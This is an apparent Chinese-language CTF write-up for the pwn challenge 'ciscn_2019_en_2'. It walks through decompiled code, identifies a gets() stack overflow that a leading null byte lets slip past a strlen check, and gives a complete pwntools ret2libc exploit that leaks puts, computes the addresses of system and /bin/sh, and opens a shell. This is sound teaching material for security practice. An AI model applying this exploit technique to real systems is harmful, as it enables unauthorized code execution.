
ciscn_2019_en_2

原创


m0sway 于 2022-03-25 11:22:19 发布 541 收藏

分类专栏： BUU-WP 文章标签： pwn python CTF WriteUp 网络安全



ciscn_2019_en_2

使用`checksec`查看：



只开启了栈不可执行。

放进IDA中分析：

```
init(*(_QWORD *)&argc, argv, envp);
puts("EEEEEEE                              hh      iii                ");
puts("EE      mm mm mmmm    aa aa   cccc hh          nn nnn    eee  ");
puts("EEEEE   mmm  mm  mm  aa aaa cc     hhhhhh  iii nnn  nn ee   e ");
puts("EE      mmm  mm  mm aa  aaa cc     hh   hh iii nn   nn eeeee  ");
puts("EEEEEEE mmm  mm  mm  aaa aa  ccccc hh   hh iii nn   nn  eeeee ");
puts("=====================================================================");
puts("Welcome to this Encryption machine\n");
begin();
while ( 1 )
{
  while ( 1 )
  {
    fflush(0LL);
    v4 = 0;
    __isoc99_scanf("%d", &v4);
    getchar();
    if ( v4 != 2 )
      break;
    puts("I think you can do it by yourself");
    begin();
  }
  if ( v4 == 3 )
  {
    puts("Bye!");
    return 0;
  }
  if ( v4 != 1 )
    break;
  encrypt();
  begin();
}
puts("Something Wrong!");
return 0;
```


- `begin();`：输出一段文字，可以不用看。
- `__isoc99_scanf("%d", &v4);`：获取用户输入的选项，2和3没用，直接看1选项。
- `encrypt();`：1选项主要函数，跟进查看。

`encrypt();`：

```
int encrypt()
{
  size_t v0; // rbx
  char s[48]; // [rsp+0h] [rbp-50h]
  __int16 v3; // [rsp+30h] [rbp-20h]

  memset(s, 0, sizeof(s));
  v3 = 0;
  puts("Input your Plaintext to be encrypted");
  gets(s);
  while ( 1 )
  {
    v0 = (unsigned int)x;
    if ( v0 >= strlen(s) )
      break;
    if ( s[x] <= 96 || s[x] > 122 )
    {
      if ( s[x] <= 64 || s[x] > 90 )
      {
        if ( s[x] > 47 && s[x] <= 57 )
          s[x] ^= 0xCu;
      }
      else
      {
        s[x] ^= 0xDu;
      }
    }
    else
    {
      s[x] ^= 0xEu;
    }
    ++x;
  }
  puts("Ciphertext");
  return puts(s);
}
```



- `gets(s);`：存在栈溢出的可能性。
- `if ( v0 >= strlen(s) )`：对用户输入的数据判断了长度。
- `if ( s[x] <= 96 || s[x] > 122 )`、`if ( s[x] <= 64 || s[x] > 90 )`、`if ( s[x] > 47 && s[x] <= 57 )`：对用户输入的数据分别做对应的加密。

题目思路

- `gets(s);`存在栈溢出。
- 用`\x00`绕过`strlen(s)`，形成栈溢出。
- 泄露`puts()`地址，打常规ret2libc。

步骤解析

> 通过第一次的栈溢出泄露出`puts()`函数的地址



> 接着就能通过libc计算出 `system()` 和 `/bin/bash` 的地址

完整**exp**

```python
from pwn import *

#start
r = process("../buu/ciscn_2019_en_2")
# r = remote("node4.buuoj.cn",28559)
lib = ELF("../buu/ubuntu18(64).so")
elf = ELF("../buu/ciscn_2019_en_2")

#params
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
rdi_addr = 0x400c83
main_addr = elf.symbols['main']
ret=0x4006b9

#attack
payload = b'\x00' + b'M'*(0x50+8-1) +p64(rdi_addr) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
r.recv()
r.sendline(b"1")
r.recv()
r.sendline(payload)
r.recvline()
r.recvline()
puts_addr = u64(r.recv(6).ljust(8,b'\x00'))
print("puts_addr: " + hex(puts_addr))

# libc
base_addr = puts_addr - lib.symbols['puts']
system_addr = base_addr + lib.symbols['system']
bin_sh_addr = base_addr + next(lib.search(b'/bin/sh'))
print("system_addr: " + hex(system_addr))
print("bin_sh_addr" + hex(bin_sh_addr))
# obj = LibcSearcher("puts", puts_addr)
# base_addr = puts_addr >> 24
# base_addr = base_addr << 24
# system_addr = base_addr+ obj.dump("system")        #system 偏移
# bin_sh_addr = base_addr+ obj.dump("str_bin_sh")    #/bin/sh 偏移



#attack2
payload2 = b'\x00' + b'M'*(0x50+8-1) + p64(ret) +p64(rdi_addr) + p64(bin_sh_addr) + p64(system_addr)
r.recv()
r.sendline('1')
r.recv()
r.sendline(payload2)

r.interactive()
```